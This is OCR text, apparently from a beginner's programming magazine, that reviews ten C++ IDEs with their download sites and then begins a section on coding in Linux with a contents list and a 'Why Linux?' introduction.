
ECLIPSE

Eclipse is a hugely popular C++ IDE that offers the programmer a wealth of features. It has a great, clean interface, is easy to use and available for Windows, Linux and Mac. Head over to **www.eclipse.org/downloads/** to download the latest version. If you're stuck, click the Need Help link for more information.




CODELITE

CodeLite is a free and open source IDE that's regularly updated and available for Windows, Linux and macOS. It's lightweight, uncomplicated and extremely powerful. You can find out more information as well as how to download and install it at **www.codelite.org/**.




GNAT

The GNAT Programming Studio (GPS) is a powerful and intuitive IDE that supports testing, debugging and code analysis. The Community Edition is free, whereas the Pro version costs; however, the Community Edition is available for Windows, Mac, Linux and even the Raspberry Pi. You can find it at **www.adacore.com/download**.




NETBEANS

Another popular choice is NetBeans. This is another excellent IDE that's packed with features and a pleasure to use. NetBeans IDE includes project based templates for C++ that give you the ability to build applications with dynamic and static libraries. Find out more at **www.netbeans.org/features/cpp/index.html.**




VISUAL STUDIO

Microsoft's Visual Studio is a mammoth C++ IDE that allows you to create applications for Windows, Android, iOS and the web. The Community version is free to download and install but the other versions allow a free trial period. Go to **www.visualstudio.com/** to see what it can do for you.




ANJUTA

The Anjuta DevStudio is a Linux-only IDE that features some of the more advanced features you would normally find in a paid software development studio. There's a GUI designer, source editor, app wizard, interactive debugger and much more. Go to **www.anjuta.org/** for more information.




QT CREATOR

This cross-platform IDE is designed to create C++ applications for desktop and mobile environments. It comes with a code editor and integrated tools for testing and debugging, as well as deploying to you chosen platform. It's not free but there is a trial period on offer before requiring purchasing: **www.qt.io/qt-features-libraries-apis-tools-and-ide/.**




MONODEVELOP

This excellent IDE allows developers to write C++ code for desktop and web applications across all the major platforms. There's an advanced text editor, integrated debugger and a configurable workbench to help you create your code. It's available for Windows, Mac and Linux and is free to download and use: **www.monodevelop.com/.**




DEV C++

Bloodshed Dev C++, despite its colourful name, is an older IDE that is for Windows systems only. However, many users praise its clean interface and uncomplicated way of coding and compiling. Although there's not been much updating for some time, it's certainly one to consider if you want something different: **www.bloodshed.net/devcpp.html.**



U++

Ultimate++ is a cross-platform C++ IDE that boats a rapid development of code through the smart and aggressive use of C++. For the novice, it's a beast of an IDE but behind its complexity is a beauty that would make a developer's knees go wobbly. Find out more at **www.ultimatepp.org/index.html.**



Linux is such a versatile operating system and is both malleable and powerful, while offering the programmer a perfect foundation on which to build their skills. Linux scripting in particular is a highly prized skill with employers at the moment and learning to master it and the operating system will certainly enhance your future job prospects.

Scripting is an amazing interface to the Linux system, so we've crafted this section to help you get to grips with how everything fits together, and how to make some amazing Linux scripts.

50 Why Linux?
52 Equipment You Will Need
54 Transfer Mint to DVD or USB
56 Installing VirtualBox
58 Testing Linux Mint's Live Environment
60 Installing Linux Mint on a PC
62 Installing Linux Mint in VirtualBox
64 Getting Ready to Code in Linux
66 Creating Bash Scripts – Part 1
68 Creating Bash Scripts – Part 2
70 Creating Bash Scripts – Part 3
72 Creating Bash Scripts – Part 4
74 Creating Bash Scripts – Part 5
76 Command Line Quick Reference
78 A-Z of Linux Commands

Coding on Linux

Why Linux?

Many developers, across all the available programming languages, use Linux as an operating system base for their coding and testing, but why? Linux has many advantages over other systems and while it also has some quirks, it makes for a great place to learn to code.

FREE AND OPEN


Linux is a fantastic fit for those who want to develop multi-platform code. The efficiency of the system, the availability of applications and stability are just a few good reasons.

The first thing we need to address is that there is no such operating system called Linux. Linux is in fact the operating system kernel, the core component of an OS. When talking about Linux what we, and others, are referring to are one of the many distributions, or distros, that use the Linux kernel. No doubt you've heard of at least one of the current popular distros: Ubuntu, Linux Mint, Fedora, openSUSE, Debian, the list goes on. Each one of these distros offers something a little different for the user. While each has a the Linux kernel at its core, they provide the user with a different looking desktop environment, different preloaded applications, different ways in which to update the system and get more apps installed and a slightly different look and feel throughout the entire system. However, at the centre lies Linux which is why we collectively say, Linux.

Linux works considerably differently to Windows or macOS. It's free for a start, free to download, install on as many computers as you like and use for an unlimited amount of time. It's also free to upgrade and extend using equally free programs and applications. This free to use element is one of the biggest draws for the developer. While a Windows license can cost up to £100 and a Mac one considerably more, a developer can quickly download a distro and get to work coding in a matter of minutes.

Alongside the free to use aspect comes a level of freedom to customise and mould the system to your own use. Each of the available distros available on the Internet have a certain 'spin', in that some offer increased security, a fancy looking desktop, a

Linux is a great operating system in which to start coding.



gaming specific spin or something directed towards students. This extensibility makes Linux a more desirable platform to learn coding on, as you can quickly shape the system into a development base, including many different kinds of IDEs for the likes of Python, web development, C++, Java and so on.

